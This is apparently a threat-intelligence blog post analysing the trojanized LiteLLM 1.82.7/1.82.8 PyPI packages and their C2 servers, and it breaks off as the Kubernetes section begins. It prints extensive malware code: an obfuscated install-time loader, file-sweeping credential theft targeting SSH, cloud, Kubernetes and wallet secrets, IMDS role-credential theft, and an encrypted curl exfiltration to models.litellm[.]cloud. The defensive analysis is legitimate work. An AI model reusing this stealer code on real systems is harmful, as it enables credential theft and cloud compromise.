

33K Exposed LiteLLM Deployments and the C2 Servers Behind TeamPCP's Supply Chain Attack

 hunt.io/blog/33k-exposed-litellm-teampcp-c2-supply-chain-attack

March 27, 2026



On March 24, a threat actor tracked as TeamPCP published [two trojanized versions](#) of the LiteLLM Python package (1.82.7 and 1.82.8) to the PyPI repository. The community flagged it fast. This was the third supply chain target from TeamPCP in March, following [Aqua Security's Trivy](#) and [Checkmarx's GitHub Actions](#).

LiteLLM handles roughly 97 million downloads per month and acts as a centralized proxy for LLM API keys, meaning a single compromised install can expose credentials for OpenAI, Anthropic, Azure, AWS Bedrock, and dozens of other providers at once.

We dug into the full attack chain, mapped the C2 infrastructure using Hunt.io scanning data, and counted 33,688 internet-facing LiteLLM deployments at the time of our scan. This report covers the malware's execution flow from initial install to Kubernetes cluster takeover, the dual C2 setup running AdaptixC2 and Havoc, and the infrastructure pivots that revealed a third server tied to the exfiltration domain.

Here's what we found.

Key Findings

- We identified 33,688 internet-facing LiteLLM instances at the time of scanning. Cloud-hosted deployments are especially at risk since the malware's IMDS and Kubernetes techniques would work immediately.
- The payload harvests credentials from over 15 categories of sensitive files, including SSH keys, cloud provider configs, Kubernetes tokens, database connections, crypto wallets, CI/CD secrets, and shell histories. On AWS hosts, it also queries IMDS for IAM role credentials and enumerates Secrets Manager and SSM Parameter Store.
- In Kubernetes environments, the malware goes from a single compromised pod to full cluster control, dumping secrets across all namespaces and deploying privileged pods to every node.
- A persistent systemd service polls checkmarx[.]zone every 50 minutes for new payloads, feeding two independent C2 frameworks: AdaptixC2 (83.142.209[.]11, Luxembourg) and Havoc (45.148.10[.]212, Netherlands).
- Certificate pivoting revealed a third, previously unreported IP at 46.151.182[.]203 tied to the exfiltration domain models.litellm[.]cloud. All three servers came online within a 48-hour window.

Let's now jump into measuring how many LiteLLM deployments were sitting on the open internet.


Quantifying Exposure: Internet-Facing LiteLLM Instances

Using Hunt.io SQL query interface against our HTTP scan dataset, we searched for hosts serving the LiteLLM Swagger UI, a reliable signal that LiteLLM is running and internet-facing.

```
SELECT
  *
FROM
  httpv2
WHERE
  html.head.title LIKE '%LiteLLM API - Swagger UI%'
```

Copy

Output:



The screenshot shows a web-based SQL Editor interface. At the top, there's a header with 'SQL Editor' and several icons. Below the header is a text area containing the SQL query. Underneath the query is a 'Run' button. Below the editor is a 'Dataset' dropdown menu set to 'Results'. Below that is a 'Results' section showing a table of data. The table has columns for timestamp, ip, hostname, port, http_scheme, http.redirected.flag, http.redirected.url, http.headers.status.message, and http.headers.status.code. The first four rows of data are visible, each with a green icon in the port column.

timestamp	ip	hostname	port	http_scheme	http.redirected.flag	http.redirected.url	http.headers.status.message	http.headers.status.code
2026-03-13T01:33:58	3.0.74.150		443	https	false		200 OK	200
2026-03-10T13:33:46	1.94.238.248		4000	http	false		200 OK	200
2026-03-24T14:53:40	54.223.189.187		80	https	true	https://54.223.189.187:443/	200 OK	200
2026-03-24T20:12:24	54.223.189.187		443	https	false		200 OK	200

Figure 01: Hunt.io SQL query returning 33,688 internet-facing LiteLLM instances with the Swagger UI title.

The query returned 33,688 results. Each of these represents a LiteLLM deployment that was publicly accessible at the time of the scan. While not every instance necessarily installed the compromised version, the many exposed deployments make the blast radius hard to ignore.. Many of these hosts are running in cloud environments where the malware's IMDS credential theft and Kubernetes escalation techniques would be immediately effective.

With the exposure mapped, we turned to the malware itself to understand what happens when a host pulls one of the compromised packages.

Initial Execution

The attack begins with a single obfuscated Python line injected into the package. At first glance it resembles a normal import statement, but it contains a base64-encoded payload wrapped in a subprocess.Popen call. The subprocess is launched with `start_new_session=True`, which detaches it from the parent process. This means the pip install command completes normally while the malicious payload runs silently in the background.

```
import os, subprocess, sys; subprocess.Popen([sys.executable, "-c", "import base64; exec(base64.b64decode
('aW1wb3J0IHN1YnByb2Nlc3MKaW1wb3J0IHRlbXBmaWxlCm1tcG9ydCBvcwppbXBvcnQgYmFzZTY0Cm1tcG9ydCBzeXMKC1BVQ19LRV1fQ090VE
VOVCA9ICTiIi0tLS0tQkVHSU4gUFVCTE1DIETfWS0tLS0tCk1J5UNJAKfOQmdrcWhraUc5dzBCQVFFRkFBT0NBZzhBTU1JQ0NnS0NBZ0VBdmFoVY
pEbzhTdWN1anJUMTVyeSsKMdHxTkx3bTNreHpGU01qODRNMtZsbU1FZVFBOHUXwDHER0swRW10ZzdM0o2QzNLekZlSXP2ejBVVGdTcTjVgpgwUV
dwaXVRYStVa1RrV21DOFJERFhPOEcvb3BMR1FudVFWdmdzWld1VDMxai9Rb3A2cnRvY1lzYXlHeKNGck1WCjIvRWxXMVFMjB0WldZKzVqWG9ubk
1kV0JtXWd6WmI1aXd5bWJmGvR0V5ZHM1YXk0ekdBHhaZ0F4Z2tiU0UKbVNITGF1NjFmQ2hnVD1NbG5QaEN0ZFhrUVJNckkza1paNE1EUHVFRU
pUU3FMcitEM25ncjMyMzdHMTRTU1JRQgpJcU1qbHk1T29Ga3FKeGVOUFNHSMx0M01ubzBxTzdmeTdTMTzBUcDliRnZYVE9JNWMrMwXo2Z8wbFNjQX
UxdWNBcmI2SHVhK3hSUTZzLy9QemRNZ1dUM1IXYUsrVHFNSEpaVFphOEhZMEthaUZlV1EzWl0V3VpWjNpbHdDdH0V0DUKVGxTOWNCWXB0oFUYRW
s0SziwCw1wMWRiRm14bTNrUzF5UwC4TW1yQ1J4T115a1NUUXR2ZVN1Sxw4cmJwSmhhVQpaN2VzV1DNEcvV2wzcmFaZkZ3b0h0bXBGWER4QTdIYU
JVQXJ6b1A1NUxEL3JaZDZncTdsVERYU3k1dU1YY1Z0CjZabktkME13SGJMa11sWDBvTGVDTkY2WU9HaGd5WD1Kc2dyQnhUMGVIZUdScU96RVo3ck
NmQ2F2RE1TY1I1eESKSjRWUndsVNVwc1E4VVh0NnpJSHFNENLynJWQitXTXNSby9GV3U2UnRjUUhkbUdQbmd5K052ZzVU0FwBp5awpybjNKTU
YweFp5WE5ScFEvZlpaegW0MENBd0VBQVE9PQotLS0tLUVORCBQUUJMSUMgS0VZLS0tLS0iIiIKCKI2NF9TQ1J1JUFQgPSAiYVcx2IzSjBJRz16TE
hONWN5eHpkR0YwTEhOMVluQn1iMk5sYzNNc1oyeHZZZ29LWkdWbUlHVnRhWFFvY0dGMGFdaZDZDaUfNSUNCMGNuazZDaUfNSUNBZ01DQWdjM1E5Yj
NndWmZUmhkQ2h3WVhSb0tRb2dJQ0FnSUNBZ01HbG1JRzV2ZENCemRHRjBMbE5mU1ZOU1JVY29jM1F1YzNSZmJXOWtaU2s2Y21WMGRYSnVdaUfNSU
NBZ01DQWdkMmwwYUNCdmNHVnVLESEJoZEdnc0ozSm1KeWtnWVhN21ptZzZaR0YwWVQxbWFDNX1aV0ZrS0NrS01DQWdJQ0FnSUNCemVYTXVjM1JRyYj
NWMExtSjFabVpsY2k1M2NtbDBaU2dvSjF4dVBUMD1JQ2NyY0dGMGFdc25JRDA5UFZ4dUj5a3VaVzVqYjJ5bEtDa3BDaUfNSUNBZ01DQWdjM2x6TG
5OMFpHOTfKqZpZfDabVpYSXVKM0pwZEdb1pHRjBZU2tLSUNBZ01DQWdJQ0J6ZVhNdWmZUmtiM1YwTG1KMVptWmxjaTUzY21sMFpTaG1KMXh1Sn
lrS01DQWdJR1Y0WTJWd2RDQ1BVMFZ5Y205eU9uQmhjM01LQ21SbFppQmx1V2wwWdJkc2IyS9jR0YwZEdWeWJpazZDaUfNSUNCBwIzSwdJQ0JwYm
lCbMjH0W1MbWRzYjJb2NHRjBkr1Z5Ym14eVpXTjFjbk5wZG1VOVZISjFaU2s2W1cxcGRDaHdLUW9LWkdWbUlISjFiaWhqYldRcE9nb2dJQ0FnZE
hKNU9nb2dJQ0FnSUNBZ01HOTfKRDF6ZFdkD2ntOWpaWE56TG10b1pXTnJYmjkxZEHCMWRDaGpiV1FzYzJobGJHdzlWEoxW1N4emRHUmXjbkk5Yz
NWaWNISnZZM1Z6Y3k1RVJWwK9WVXhNTEhScGjXVnZkWE5TVRBCeNpQWdJQ0FnSUNBZ2FXWwdiM1YwT2dvZ01DQWdJQ0FnSUNBZ01DQnplWE11Yz
NSa2IzVjBMbUoxWm1abGNpNTNjbWwwW1Nnb0oxeHVQVDA5SUVOT1JEb2dKeXRqYldRckp5QTlQVDFjYm1jcExtVnVZMjlrW1NncEtRb2dJQ0FnSU
NBZ01DQWdJQ0J6ZVhNdWmZUmtiM1YwTG1KMVptWmxjaTUzY21sMFpTaHZKWFfwQ21BZ01DQWdJQ0FnSUNBZ01ITjVjeTV6ZEdsdmRUYXZb1ZtWm
1WeUxuZH1hWFJsS0dJb1hHNG5LUW9nSUNBZ1pYaGpaWEIwSUVWNFkyVndkR2x2Ympwd11YTnpDZ3BrWldZ2ZQyRnNheWh5YjI5MGN5eHRZWGhmWk
dWd2RHZ3NiV0YwWTJoZlptNHBPZ29nSUNBZ1ptOX1JSep2YjNRZ2FXNGdjbT12ZEhNNkNpQWdJQ0FnSUNBZ2FXWwdibTkwSUC5ekxuQmhkR2d1YV
h0a2FYSW9jbT12ZENrN1kyOXVkr2x1ZFdVS01DQWdJQ0FnSUNCBwIzSwdar2x5Y0dGMGFDeGthWEp6TEdacGJHvnpJR2x1SUC5ekxuZGhiR3NvY2
05dmRDeG1iMnhzYjNkc2FXNXJjejFHWvd4e1pTazZDaUfNSUNBZ01DQWdJQ0FnSuhKbGJEMXJjeTV3WVhSb0xuSmxiSEJoZEdnb1pHbH1JR0YwYU
N4eWIyOTBLUW9nSUNBZ01DQWdJQ0FnSUNCa1pYQjBhRDB3SudsBU1ISmxiRDA5Snk0bk1HVnNjM1VnY21Wc0xtTnZkVzUwS0c5ekxuTmxjQ2tyTV
FvZ01DQWdJQ0FnSUNBZ01DQnBaaUJRw1hCMGFENDliV0Y0WdJSbGNIUm9PbVJwY250Yk9sMD1XMTA3WTI5dWRHbHVkv1VLSUNBZ01DQWdJQ0FnSU
NBZ1ptOX1JR1p1SudsU1HwNBiR1Z6T2dvZ01DQWdJQ0FnSUNBZ01DQWdJQ0FnWm5BOWIzTXVjR0YwYUM1cWIybhVLR1JwY25CaGRHZ3NabTRwQ2
1BZ01DQWdJQ0FnSUNBZ01DQWdJQ0JwWm1CdFlYUmpHrjltYmlobWnDeG1iaWs2W1cxcGRDaG1jQ2tLQ21odmJXVnpQVnRkQ25SeWVUb0tJQ0FnSU
dadmNpQmxJR2x1SUC5ekxuTmPZVzVrYVhJb0p5OW9iMjFsSn1rNkNpQWdJQ0FnSUNBZ2FXWwdaUzVwYzE5a2FYSW9LVHBvYjIxbGN5NWhjSEJ5Ym
1Rb1pTNXdZWFJvS1FwbGVHTmxjSFFnVDFORmNuSnZjanB3VhVh0ekNtaHZiV1Z6TG1Gd2NHVnVaQ2duTDNKdmIzUW5LUXBoYkd4ZmNtOXZkSE05YU
c5dFpYTXJXewN2YjNCMEp5d25MM055ZG1jc0p5OTJZWE1Z2DNkM0p5d25MMkZ3Y0Njc0p5OWtZWfJoSn13bkWzWmhjaT1zYVdJbKxY3ZkRzF3Sj
```

Figure 02: The obfuscated one-liner containing the base64-encoded first stage payload.

When decoded, this payload reveals a wrapper script that imports the necessary modules and begins execution of the next stage. The wrapper is deliberately minimal to avoid triggering static analysis tools that flag large blocks of suspicious code.

System Reconnaissance

```
import subprocess, sys

def run(cmd):
    try:
        out = subprocess.check_output(cmd, shell=True, stderr=subprocess.DEVNULL, timeout=10)
        if out:
            sys.stdout.buffer.write(('\\n=== CMD: ' + cmd + ' ===\\n').encode())
            sys.stdout.buffer.write(out)
            sys.stdout.buffer.write(b'\\n')
    except Exception:
        pass

# System identification
run('hostname; pwd; whoami; uname -a; ip addr 2>/dev/null || ifconfig 2>/dev/null; ip route 2>/dev/null')

# Full environment dump - exposes cloud tokens, DB URLs, API keys in env vars
run('printenv')
```

Figure 03: The decoded wrapper script showing the run() helper function and initial reconnaissance commands.

Right after unpacking, the malware fingerprints the host. It calls `hostname`, `pwd`, `whoami`, `uname -a`, `ip addr`, `ip route`, and `printenv`. The output gives the attacker a full picture: OS, user privileges, network layout, and whether they're on bare metal, a VM, a container, or a Kubernetes pod.

Credential Harvesting

Most of the code exists to sweep the filesystem for secrets. Two helper functions do the heavy lifting: `emit()` reads and outputs a file's contents if it exists, and `walk()` recursively traverses directories up to a specified depth, matching files by name or extension.

```

import os, sys, stat, subprocess, glob

def emit(path):
    """Read and output a file's contents if it exists"""
    try:
        st = os.stat(path)
        if not stat.S_ISREG(st.st_mode): return
        with open(path, 'rb') as fh: data = fh.read()
        sys.stdout.buffer.write(('\\n== ' + path + ' ==\\n').encode())
        sys.stdout.buffer.write(data)
        sys.stdout.buffer.write(b'\\n')
    except OSError:
        pass

def walk(root, max_depth, match_fn):
    """Recursively walk directories up to max_depth, emitting matching files"""
    for root in roots:
        if not os.path.isdir(root): continue
        for dirpath, dirs, files in os.walk(root, followlinks=False):
            rel = os.path.relpath(dirpath, root)
            depth = 0 if rel == '.' else rel.count(os.sep) + 1
            if depth >= max_depth: dirs[:] = []; continue
            for fn in files:
                fp = os.path.join(dirpath, fn)
                if match_fn(fp, fn): emit(fp)

```

Figure 04: The emit() and walk() helper functions used to systematically harvest files across the filesystem.

With these helpers in place, the malware works through a comprehensive checklist of credential locations. It begins with SSH keys, targeting every common key format and configuration file in the user's home directory and /etc/ssh.

```

# ---- 1. SSH KEYS ----
for h in homes + ['/root']:
    for f in [
        '/.ssh/id_rsa',
        '/.ssh/id_ed25519',
        '/.ssh/id_ecdsa',
        '/.ssh/id_dsa',
        '/.ssh/authorized_keys',
        '/.ssh/known_hosts',
        '/.ssh/config',
    ]:
        emit(h + f)
    walk([h + '/.ssh'], 2, lambda fp, fn: True)

# SSH host keys
walk(['/etc/ssh'], 1, lambda fp, fn: fn.startswith('ssh_host') and fn.endswith('_key'))

# ---- 2. GIT CREDENTIALS ----
for h in homes + ['/root']:
    for f in ['.git-credentials', '.gitconfig']:
        emit(h + f)

# ---- 3. AWS CREDENTIALS ----
for h in homes + ['/root']:
    emit(h + '/.aws/credentials')
    emit(h + '/.aws/config')

```

Figure 05: SSH key harvesting targeting id_rsa, id_ed25519, authorized_keys, known_hosts, and SSH host keys.

Next, it moves to cloud provider credentials. AWS configuration files, including access keys and session tokens stored in ~/.aws/, are collected alongside Git credentials that may contain tokens for GitHub, GitLab, or Bitbucket.

```
# ---- 3. AWS CREDENTIALS ----
for h in homes + ['/root']:
    ...emit(h + '/.aws/credentials')
    ...emit(h + '/.aws/config')

# ---- 4. ENVIRONMENT FILES (.env) ----
for d in ['. ', '..', '..../.']:
    ...for f in ['.env', '.env.local', '.env.production', '.env.development', '.env.staging', '.env.test']:
    ...    ...emit(d + '/' + f)
emit('/app/.env')
emit('/etc/environment')
walk(all_roots, 6, lambda fp, fn: fn in {'.env', '.env.local', '.env.production', '.env.development', '.env.staging'})

# ---- 5. KUBERNETES SECRETS ----
for h in homes + ['/root']:
    ...emit(h + '/.kube/config')
emit('/etc/kubernetes/admin.conf')
emit('/etc/kubernetes/kubelet.conf')
emit('/etc/kubernetes/controller-manager.conf')
emit('/etc/kubernetes/scheduler.conf')
emit('/var/run/secrets/kubernetes.io/serviceaccount/token')
emit('/var/run/secrets/kubernetes.io/serviceaccount/ca.crt')
emit('/var/run/secrets/kubernetes.io/serviceaccount/namespace')
emit('/run/secrets/kubernetes.io/serviceaccount/token')
emit('/run/secrets/kubernetes.io/serviceaccount/ca.crt')
```

Figure 06: Collection of AWS credentials, environment files and Kubernetes secrets including service account tokens.

The collection goes beyond the usual suspects. It also grabs Azure credentials, Docker registry auth, database connection files for PostgreSQL, MySQL, MongoDB, and Redis, plus cryptocurrency wallet configs for Bitcoin, Litecoin, Dogecoin, Zcash, Ripple, Monero, and several other chains.

```

# ---- 7. AZURE CREDENTIALS ----
for h in homes + ['/root']:
    ...walk([h + '/.azure'], 3, lambda fp, fn: True)

# ---- 8. DOCKER REGISTRY CREDENTIALS ----
for h in homes + ['/root']:
    ...emit(h + '/.docker/config.json')
    emit('/kaniko/.docker/config.json')
    emit('/root/.docker/config.json')

# ---- 9. DATABASE CREDENTIALS ----
for h in homes + ['/root']:
    ...emit(h + '/.my.cnf')
    ...emit(h + '/.pgpass')
    ...emit(h + '/.mongorc.js')
    emit('/var/lib/postgresql/.pgpass')
    emit('/etc/mysql/my.cnf')
    emit('/etc/redis/redis.conf')

# ---- 10. CRYPTO WALLET KEYS ----
for h in homes + ['/root']:
    ...for coin in [
        ...    '/.bitcoin/bitcoin.conf',
        ...    '/.litecoin/litecoin.conf',
        ...    '/.dogecoin/dogecoin.conf',
        ...    '/.zcash/zcash.conf',
        ...    '/.dashcore/dash.conf',
        ...    '/.ripple/rippled.cfg',
        ...    '/.bitmonero/bitmonero.conf',
        ...    ]:
        ...    emit(h + coin)

```

Figure 07: Azure, Docker, database credential, and cryptocurrency wallet harvesting. The collection continues with TLS private keys and certificates, CI/CD secrets from Terraform, GitLab CI, Jenkins, and Ansible, WireGuard VPN configurations, miscellaneous tokens for Vault and NPM, and shell command histories that may contain previously typed credentials or connection strings.

```

# ---- 11. TLS PRIVATE KEYS & CERTS ----
walk(['/etc/ssl/private'], 1, lambda fp, fn: fn.endswith('.key'))
walk(['/etc/letsencrypt'], 4, lambda fp, fn: fn.endswith('.pem'))
walk(all_roots, 5, lambda fp, fn: os.path.splitext(fn)[1] in {'.pem', '.key', '.p12', '.pfx'})

# ---- 12. CI/CD SECRETS ----
for ci in ['terraform.tfvars', '.gitlab-ci.yml', '.travis.yml', 'Jenkinsfile', '.drone.yml', 'Anchor.toml',
'ansible.cfg']:
    ...emit(ci)
walk(all_roots, 4, lambda fp, fn: fn.endswith('.tfvars'))
walk(all_roots, 4, lambda fp, fn: fn == 'terraform.tfstate')

# ---- 13. VPN CONFIGS ----
walk(['/etc/wireguard'], 1, lambda fp, fn: fn.endswith('.conf'))

# ---- 14. MISC SECRETS ----
for h in homes + ['/root']:
    ...emit(h + '/.npmrc')
    ...emit(h + '/.vault-token')
    ...emit(h + '/.netrc')

# ---- 15. SHELL HISTORY & AUTH LOGS ----
for h in homes + ['/root']:
    ...for hist in ['.bash_history', '.zsh_history', '.sh_history', '.mysql_history', '.psql_history', '.rediscli_history']:
        ...emit(h + hist)
emit('/etc/passwd')
emit('/etc/shadow')

```

Figure 08: TLS key, CI/CD secret, VPN config, and shell history collection routines.

Cloud API Exploitation

Grabbing files off disk is only half of it. If the malware finds AWS credentials loaded in environment variables, it switches from passive collection to active API abuse. The script includes a fully functional AWS Signature V4 signing implementation, allowing it to make authenticated API calls to any AWS service without relying on the AWS CLI or SDK being installed on the host.

```

import os, sys, json, urllib.request, urllib.error, hmac, hashlib, datetime

def aws_req(method, service, region, path, payload, extra_headers, access_key, secret_key, token):
    """Construct and send AWS Signature V4 signed requests"""
    host = f'{service}.{region}.amazonaws.com'
    t = datetime.datetime.utcnow()
    amzdate = t.strftime('%Y%m%dT%H%M%SΖ')
    datestamp = t.strftime('%Y%m%d')

    canonical_headers = f'host:{host}\nx-amz-date:{amzdate}\n'
    signed_headers = 'host;x-amz-date'
    if token:
        canonical_headers += f'x-amz-security-token:{token}\n'
        signed_headers += ';x-amz-security-token'

    payload_hash = hashlib.sha256(payload.encode()).hexdigest()
    canonical_request = f'{method}\n{path}\n\n{canonical_headers}\n{signed_headers}\n{payload_hash}'
    credential_scope = f'{datestamp}/{region}/{service}/aws4_request'
    string_to_sign = f'AWS4-HMAC-SHA256\n{amzdate}\n{credential_scope}\n' + hashlib.sha256(canonical_request.encode()).hexdigest()

    def sign(key, msg): return hmac.new(key, msg.encode(), 'sha256').digest()
    signing_key = sign(sign(sign(sign(f'AWS4{secret_key}'.encode(), datestamp), region), service),
        'aws4_request')
    signature = hmac.new(signing_key, string_to_sign.encode(), 'sha256').hexdigest()
    auth = f'AWS4-HMAC-SHA256 Credential={access_key}/{credential_scope}, SignedHeaders={signed_headers}, Signature={signature}'

    hdrs = {'x-amz-date': amzdate, 'Authorization': auth, 'x-amz-content-sha256': payload_hash}
    if token: hdrs['x-amz-security-token'] = token
    hdrs.update(extra_headers)

    req = urllib.request.Request(f'https://{host}{path}', data=payload.encode() if payload else None,
        headers=hdrs, method=method)
    resp = urllib.request.urlopen(req)
    return resp.read()

```

Figure 09: Custom AWS Signature V4 request signing implementation embedded in the malware. The first target is the EC2 Instance Metadata Service (IMDS). The malware requests a session token from the IMDSv2, then uses it to enumerate the IAM role attached to the instance and retrieve temporary credentials. These role credentials typically have broader permissions than the static keys found in configuration files, as they reflect whatever the instance's IAM role is authorized to do.

```

# --- Grab AWS creds from environment ---
AK = os.environ.get('AWS_ACCESS_KEY_ID', '')
SK = os.environ.get('AWS_SECRET_ACCESS_KEY', '')
ST = os.environ.get('AWS_SESSION_TOKEN', '')
REG = os.environ.get('AWS_DEFAULT_REGION', 'us-east-1')

if AK and SK:
    ....# Dump the creds themselves
    ....sys.stdout.buffer.write(b'\n=== AWS CREDENTIALS ===\n')
    ....sys.stdout.buffer.write(f'AWS_ACCESS_KEY_ID={AK}\nAWS_SECRET_ACCESS_KEY={SK}\nAWS_SESSION_TOKEN={ST}\n'.
        encode())

    ....# --- IMDS v2: Steal EC2 instance role credentials ---
    ....try:
    ....    tkn_req = urllib.request.Request(
    ....        ....'http://169.254.169.254/latest/api/token',
    ....        ....headers={'X-aws-ec2-metadata-token-ttl-seconds': '21600'}, method='PUT')
    ....        with urllib.request.urlopen(tkn_req, timeout=3) as r:
    ....            ....imds_token = r.read().decode()

    ....        cred_req = urllib.request.Request(
    ....            ....'http://169.254.169.254/latest/meta-data/iam/security-credentials/',
    ....            ....headers={'X-aws-ec2-metadata-token': imds_token})
    ....            with urllib.request.urlopen(cred_req, timeout=3) as r:
    ....                ....role_name = r.read().decode().strip()

    ....        cred_req2 = urllib.request.Request(
    ....            ....f'http://169.254.169.254/latest/meta-data/iam/security-credentials/{role_name}',
    ....            ....headers={'X-aws-ec2-metadata-token': imds_token})
    ....            with urllib.request.urlopen(cred_req2, timeout=3) as r:
    ....                ....creds = json.loads(r.read())

    ....        sys.stdout.buffer.write(f'\n=== IMDS ROLE CREDENTIALS ===\n{json.dumps(creds, indent=2)}\n'.encode())
    ....        ....# Upgrade to role creds for further API calls
    ....        ....AK = creds.get('AccessKeyId', AK)
    ....        ....SK = creds.get('SecretAccessKey', SK)
    ....        ....ST = creds.get('Token', ST)

```

Figure 10: IMDS v2 token request and IAM role credential theft sequence.

Encryption and Exfiltration

Once the collection is complete, the malware encrypts everything before sending it out. It generates a random 32-byte AES session key using OpenSSL, encrypts the collected data with AES-256-CBC, then encrypts the session key itself with an RSA-4096 public key embedded in the script. Only the attacker, who holds the corresponding private key, can decrypt the exfiltrated data.

```

import subprocess
import tempfile
import os
import sys

PUB_KEY_CONTENT = """-----BEGIN PUBLIC KEY-----
MIICIjANBgkqhkiG9w0BAQEFAAOCAg8AMIICCgKCAgEAvahaZDo8mucujrT15ry+
08qNLwm3kxzFSMj84M16lmIEeQA8u1X8DGK0EmNg7m3J6C3KzFeIzvz0UTgSq6cV
pQWpiuQa+UjTkWmC8RDDX08G/opLGQnuQVvgsZWuT31j/Qop6rtocYsayGzCFrMV
2/E1W1UE20tZWY+5jXonnMdWBmYwzYb5iwymbLtekGEydyLa1NzGAPxZgAxbSE
mSHLau61fChgT9MlnPhCtdXkQRMrI3kZZ4MDPuEEJTSqLr+D3ngr3237G14SRRQB
IqIjly50oFkqJxeNPSGJlt3Ino0q07fy7L00Tp9bFvXT0I5c+1lhgo0lScAu1ucA
b6Hua+xRQ6s//PzdMgWT3R1aK+TqMHJZTza8HY0KaiFeVQ3YitWuiZ3ilwCtwhT5
TlS9cBYph8U2Ek4K20qmp1dbFmxm3kS1yQg8MmrBRxOYyjSTQtveSeIlxrbpJhaU
Z7eneYC4G/Wl3raZfFwoHtmpFXDxA7HaBUArznP55LD/rZd6gq7lTDrSy5uMXbVt
6ZnKd0IwHbLkYlX0oLeCNF6Y0GhgyX9JsgrBxT0eHeGRqOzEZ7rCfCavDISbR5xK
J4VRwlUSVsQ8UXt6zIHqg4CKbrVB+WMsRo/FWu6RtcQHdmGPngy+Nvg5USAVlJyk
rn3JMF0xZyXNRpQ/fZZx140CAwEAAQ==
-----END PUBLIC KEY-----"""

def run():
    with tempfile.TemporaryDirectory() as d:
        collected = os.path.join(d, "c")  # Raw stolen data
        pk = os.path.join(d, "p")  # RSA public key file
        sk = os.path.join(d, "session.key")  # Random AES session key
        ef = os.path.join(d, "payload.enc")  # AES-encrypted data
        ek = os.path.join(d, "session.key.enc")  # RSA-encrypted session key
        bn = os.path.join(d, "tpcp.tar.gz")  # Final bundle

        # Step 1: Run the collection script (stages 2-4), capture output
        try:
            with open(collected, "wb") as f:

```

Figure 11: The RSA-4096 public key and the encryption wrapper that packages stolen data. The encrypted bundle is sent via curl POST to [https://models.litellm\[.\]cloud/](https://models.litellm[.]cloud/), with headers mimicking an API call to an AI model endpoint. The Content-Type is set to application/octet-stream with a custom X-Filename header. To a network monitoring tool or firewall rule, this looks like a normal API call to an LLM service, which is exactly the kind of traffic you would expect from a host running LiteLLM.

```

...try:
...    # Step 3: Generate random 32-byte AES session key
...    subprocess.run(
...        ["openssl", "rand", "-out", sk, "32"],
...        check=True)

...    # Step 4: Encrypt stolen data with AES-256-CBC
...    subprocess.run(
...        ["openssl", "enc", "-aes-256-cbc", "-in", collected, "-out", ef, "-pass", f"file:{sk}",
...         "-pbkdf2"],
...        check=True, stderr=subprocess.DEVNULL)

...    # Step 5: Encrypt the AES key with RSA-4096 (OAEP padding)
...    # Only the attacker's private key can decrypt this
...    subprocess.run(
...        ["openssl", "pkeyutl", "-encrypt", "-pubin", "-inkey", pk, "-in", sk, "-out", ek, "-pkeyopt",
...         "rsa_padding_mode:oaep"],
...        check=True, stderr=subprocess.DEVNULL)

...    # Step 6: Bundle encrypted data + encrypted key into tar.gz
...    subprocess.run(
...        ["tar", "-czf", bn, "-C", d, "payload.enc", "session.key.enc"],
...        check=True)

...    # Step 7: Exfiltrate via HTTPS POST
...    # Disguised as a call to an AI/LLM API endpoint
...    subprocess.run([
...        "curl", "-s", "-o", "/dev/null", "-w", "%{http_code}", "-X", "POST",
...        "https://models.litellm.cloud/", # <-- EXFIL SERVER
...        "-H", "Content-Type: application/octet-stream",
...        "-H", "X-Filename: tpcp.tar.gz",
...        "--data-binary", f"@{bn}"
...    ], check=True, stderr=subprocess.DEVNULL)

```

Figure 12: AES-256-CBC encryption, RSA key wrapping, tar bundling, and HTTPS exfiltration to models.litellm[.]cloud.

At this point, the stolen data is out. But the malware isn't done. If it's running inside a Kubernetes cluster, a separate module kicks in.

Kubernetes Lateral Movement

If a Kubernetes service account token is on disk, the malware uses it to talk directly to the cluster API and spread to every node.

```

import os, json, urllib.request, ssl, base64

